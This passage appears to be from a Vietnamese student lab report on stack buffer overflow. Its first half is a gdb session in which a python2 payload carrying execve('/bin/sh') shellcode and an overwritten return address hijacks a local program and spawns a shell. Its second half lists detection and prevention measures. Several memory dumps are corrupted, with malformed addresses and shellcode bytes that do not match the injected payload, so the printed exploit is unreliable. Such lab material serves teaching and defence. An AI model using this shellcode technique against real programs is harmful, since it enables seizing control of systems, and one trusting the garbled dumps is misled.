Starting program: /home/nguyencanh/stackoverflow/buf $(python2 -c "print '\x00'*152 + '\x48\x31\xff\x00\x69\x05\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\x0b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\x0f\x05' + 'B'*8 + 'C'*8 + '\x10\xdb\xff\xff\xff\x7f'")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input was: .....H1*H*/bin/shH*SH*H1*PWH* j_j<XB...CCCC

Breakpoint 1, main (argc=3, argv=0x7fffffffda8) at buf.c:9
9
(gdb) █
```

In nội dung của bộ nhớ stack: In ra màn hình 256 bytes kể từ vị trí của thanh ghi rsp

```
Input was: .....H1*H*/bin/shH*SH*H1*PWH* j_j<XB...CCCC
CCCC

Breakpoint 1, main (argc=3, argv=0x7fffffffda8) at buf.c:9
9
(gdb) x/100x $rsp
0x7fffffffda80: 0xffffffffda8 0x000007fff 0x000008000 0x000000003
0x7fffffffda90: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffffffdaa0: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffffffadb0: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffefdb0: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffefdb10: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffefdb20: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffefdb30: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffefdb40: 0x909090909 0x909090909 0x909090909 0x909090909
0x7fffefdb50: 0x909090909 0x909090909 0xb0ff3148 0xbb480569
0x7fffefdb60: 0x69622fff 0x68732f6e 0x08ebc148 0xe7894853
0x7fffefdb70: 0x50c03148 0xe6894857 0x050fb3b0 0x6a5f016a
0x7fffefdb80: 0x050f583c 0x42424242 0x42424242 0x43434343
0x7fffefdb90: 0x43434343 0x00000000 0xf7dec6ca 0x00007fff
0x7fffefdba0: 0xffffffffc90 0x00007fff 0x55555149 0x00005555
0x7fffefdbb0: 0x55554040 0x00000003 0xffffdca8 0x00007fff
0x7fffefdbc0: 0xffffdca8 0x00007fff 0x402ebe4c 0xb240922
0x7fffefdbd0: 0x00000000 0x00000000 0xffffdcc8 0x00007fff
0x7fffefdbe0: 0x55557dd8 0x00005555 0xf7fd000 0x00007fff
0x7fffefdbf0: 0xf768be4c 0xf4dbf6dd 0xcd2cbe4c 0xf4dbe69f
0x7fffefdc00: 0x00000000 0x00000000 0x00000000 0x00000000
0x7fffefdc10: 0x00000000 0x00000000 0xffffdca8 0x00007fff
0x7fffefdc20: 0xffffdca8 0x00007fff 0x1f8b8300 0xbc70536c
0x7fffefdc30: 0x0000000e 0x00000000 0xf7dec785 0x00007fff
(gdb) █
```

Gõ continue để tiếp tục chương trình → Đoạn shellcode được thực thi.

➔ Kết quả: Chạy thành công môi trường bashshell

```

0x7fffffffdda0: 0x90909090    0x90909090    0x90909090    0x90909090
0x7fffffffddb0: 0x90909090    0x90909090    0x90909090    0x90909090
0x7fffffffddc0: 0x90909090    0x90909090    0x90909090    0x90909090
0x7fffffffddd0: 0x90909090    0x90909090    0x90909090    0x90909090
0x7fffffffdde0: 0x90909090    0x90909090    0xb0ff3148    0x48050f69
0x7fffffffddf0: 0xbb48d231    0x69622fff    0x68732f6e    0x08ebc148
0x7fffffffde00: 0xe7894853    0x50c03148    0xe6894857    0x050f3bb0
0x7fffffffde10: 0x6a5f016a    0x050f583c    0x42424242    0x42424242
0x7fffffffde20: 0x43434343    0x43434343    0xffffdd80    0x00007fff
0x7fffffffde30: 0x00000000    0x00000000    0x55555149    0x00005555
0x7fffffffde40: 0x00000000    0x00000002    0xffffdf38    0x00007fff
0x7fffffffde50: 0xffffdf38    0x00007fff    0xa7f7dd44    0xa5637eba
0x7fffffffde60: 0x00000000    0x00000000    0xffffdf50    0x00007fff
0x7fffffffde70: 0x55557df0    0x00005555    0xf7fd0000    0x00007fff
0x7fffffffde80: 0x1b93dd44    0x5a9c8145    0x6af7dd44    0x5a9c9104
0x7fffffffde90: 0x00000000    0x00000000    0x00000000    0x00000000
0x7fffffffdea0: 0x00000000    0x00000000    0xffffdf38    0x00007fff
0x7fffffffdeb0: 0xffffdf38    0x00007fff    0x239f5a00    0x973159cb
0x7fffffffdec0: 0x0000000e    0x00000000    0xf7df6785    0x00007fff
(gdb) continue
Continuing.
process 13525 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file"
command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
$ █

```

Lúc này chúng ta đã có thể chiếm quyền điều khiển của chương trình thay vì chương trình thực hiện bình thường thì ta đã ép nó thực thi cái môi trường bashshell.

Chạy thử với một số lệnh như pwd(hiển thị đường dẫn (path) của thư mục hiện tại),id(hiển thị thông tin về người dùng và nhóm người dùng).

```

0x7fffffffddf0: 0xbb48d231    0x69622fff    0x68732f6e    0x08ebc148
0x7fffffffde00: 0xe7894853    0x50c03148    0xe6894857    0x050f3bb0
0x7fffffffde10: 0x6a5f016a    0x050f583c    0x42424242    0x42424242
0x7fffffffde20: 0x43434343    0x43434343    0xffffdd80    0x00007fff
0x7fffffffde30: 0x00000000    0x00000000    0x55555149    0x00005555
0x7fffffffde40: 0x00000000    0x00000002    0xffffdf38    0x00007fff
0x7fffffffde50: 0xffffdf38    0x00007fff    0xa7f7dd44    0xa5637eba
0x7fffffffde60: 0x00000000    0x00000000    0xffffdf50    0x00007fff
0x7fffffffde70: 0x55557df0    0x00005555    0xf7fd0000    0x00007fff
0x7fffffffde80: 0x1b93dd44    0x5a9c8145    0x6af7dd44    0x5a9c9104
0x7fffffffde90: 0x00000000    0x00000000    0x00000000    0x00000000
0x7fffffffdea0: 0x00000000    0x00000000    0xffffdf38    0x00007fff
0x7fffffffdeb0: 0xffffdf38    0x00007fff    0x239f5a00    0x973159cb
0x7fffffffdec0: 0x0000000e    0x00000000    0xf7df6785    0x00007fff
(gdb) continue
Continuing.
process 13525 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file"
command.
Error in re-setting breakpoint 1: No symbol "main" in current context.
Error in re-setting breakpoint 1: No symbol "main" in current context.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Error in re-setting breakpoint 1: No symbol "main" in current context.
$ pwd
/home/b1234567/stackoverflow
$ id
[Detaching after vfork from child process 14375]
uid=1001(b1234567) gid=1001(b1234567) groups=1001(b1234567),27(sudo)
$ █

```

2,Cách phát hiện và phòng chống tấn công tràn bộ đệm

a, Ngôn ngữ lập trình dễ bị tấn công tràn bộ đệm

Không phải là ngôn ngữ lập trình nào cũng dễ bị tấn công tràn bộ đệm mà cách thức tấn công thường phụ thuộc vào cách mà chương trình được viết và thiết kế. Tuy nhiên, một số ngôn ngữ lập trình hoặc môi trường có khả năng dễ dàng xảy ra tấn công tràn bộ đệm hơn nếu không được sử dụng một cách an toàn.

Dưới đây là một số ngôn ngữ hoặc môi trường có tiềm năng dễ bị tấn công tràn bộ đệm:

+ Ngôn ngữ C và C++: Ngôn ngữ C và C++ thường được coi là dễ bị tấn công tràn bộ đệm nếu không được viết và kiểm tra một cách cẩn thận. Chúng không cung cấp bảo vệ tự nhiên chống lại tràn bộ đệm và yêu cầu lập trình viên tự quản lý bộ nhớ.

+ Môi trường Windows API: Sử dụng các hàm của Windows API mà không kiểm tra đầu vào có thể dẫn đến tấn công tràn bộ đệm, đặc biệt là trong trường hợp sử dụng các hàm như `strcpy`, `strcat`, `sprintf`, và `scanf`.

+ Ngôn ngữ Assembly: Ngôn ngữ lập trình Assembly cung cấp rất ít bảo vệ tự nhiên chống lại tràn bộ đệm, và lập trình trong Assembly yêu cầu kiểm tra rất cẩn thận để tránh các lỗ hổng bảo mật.

b, Cách phát hiện tấn công tràn bộ đệm

Static Analysis: Sử dụng các công cụ kiểm tra mã nguồn tĩnh (static code analysis) như `lint`, `flawfinder`, hoặc các công cụ tương tự để phát hiện các điểm có thể dẫn đến buffer overflow trong mã nguồn.

Dynamic Analysis: Sử dụng công cụ kiểm tra mã nguồn khi chạy (dynamic analysis) như `AddressSanitizer`, `Valgrind`, hoặc các công cụ tương tự để phát hiện lỗi tràn bộ nhớ đệm khi chương trình đang chạy.

Fuzz Testing: Sử dụng kỹ thuật fuzz testing để tự động tạo ra đầu vào ngẫu nhiên và kiểm thử ứng dụng với nhiều trường hợp kiểm thử khác nhau. Fuzz testing có thể làm tăng khả năng phát hiện các lỗ hổng bảo mật, bao gồm buffer overflow.

Canary Values: Sử dụng giá trị canary (giá trị bảo vệ) để bảo vệ các khu vực quan trọng của bộ nhớ khỏi bị thay đổi. Nếu giá trị canary bị thay đổi, có thể nói rằng buffer overflow đã xảy ra.

Bound Checking: Chắc chắn rằng tất cả các mảng và buffer đều được kiểm tra đúng cách để đảm bảo rằng không có ghi quá giới hạn.

Code Reviews: Thực hiện kiểm tra mã nguồn thường xuyên và kiểm tra xem có điểm yếu tố nào có thể dẫn đến buffer overflow không. Code reviews có thể giúp phát hiện lỗi từ ngay khi chúng được thêm vào mã nguồn.

Stack Cookies: Sử dụng các kỹ thuật như canaries trên ngăn xếp để bảo vệ tránh buffer overflow trên hàm gọi ngăn xếp.

Compiler Flags: Sử dụng các cờ biên dịch như `-fstack-protector` để bật bảo vệ ngăn chặn tràn bộ nhớ đệm.

Network Security Tools: Sử dụng các công cụ quét mạng và bảo mật mạng để theo dõi hoạt động kỳ lạ có thể là dấu hiệu của tấn công buffer overflow.

c, Cách ngăn chặn tràn bộ đệm

Kiểm tra đầu vào: Hãy xác minh đầu vào từ người dùng hoặc từ nguồn bên ngoài trước khi chấp nhận nó. Đảm bảo rằng dữ liệu được cung cấp không vượt quá dung lượng đã được cấp phát cho bộ đệm và không chứa ký tự đặc biệt hoặc mã độc.

Sử dụng ngôn ngữ có tích hợp bảo vệ: Sử dụng ngôn ngữ lập trình có tích hợp cơ chế bảo vệ khỏi buffer overflow như Java hoặc Python. Các ngôn ngữ này thường kiểm tra và quản lý bộ đệm một cách tự động.

Sử dụng hệ thống bảo vệ: Các hệ điều hành hiện đại thường có các tính năng bảo vệ như Data Execution Prevention (DEP) và Address Space Layout Randomization (ASLR) để ngăn chặn buffer overflow. Hãy đảm bảo rằng các tính năng này được kích hoạt trên hệ thống của bạn.

Sử dụng công cụ và phần mềm bảo mật: Sử dụng các công cụ bảo mật như tường lửa và hệ thống phát hiện xâm nhập để giám sát và ngăn chặn các cuộc tấn công buffer overflow.

Cập nhật hệ thống và phần mềm: Tốt nhất là bạn nên cập nhật hệ thống và phần mềm vì các phiên bản cập nhật thường sửa các lỗi từ phiên bản trước, điều này giúp ngăn chặn việc hacker lợi dụng lỗ hổng để tấn công.

Kiểm tra mã nguồn: Thực hiện kiểm tra mã nguồn (code review) để xác định và sửa các lỗ hổng tiềm năng có thể dẫn đến các cuộc tấn công buffer overflow.

Sử dụng kiểm tra tự động: Sử dụng các công cụ kiểm tra tự động để tìm lỗ hổng buffer overflow trong mã nguồn của bạn và tự động hóa quy trình kiểm tra.

TÀI LIỆU THAM KHẢO

Buffer Overflow Vulnerabilities and Attacks – Lecture Notes (Syracuse University).

Buffer Overflow Attacks – James C.Foster

Imperva.(visited on 15/09/2023). Buffer Overflow. [Online]. Available at:

<https://www.imperva.com/learn/application-security/buffer-overflow/#:~:text=Buffers%20are%20memory%20storage%20regions,capacity%20of%20>

OWASP. (visited on 15/09/2023). Format String Attack. [Online]. Available at:

https://owasp.org/www-community/attacks/Format_string_attack

OWASP. (visited on 10/10/2023). Buffer Overflow. [Online]. Available at:

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow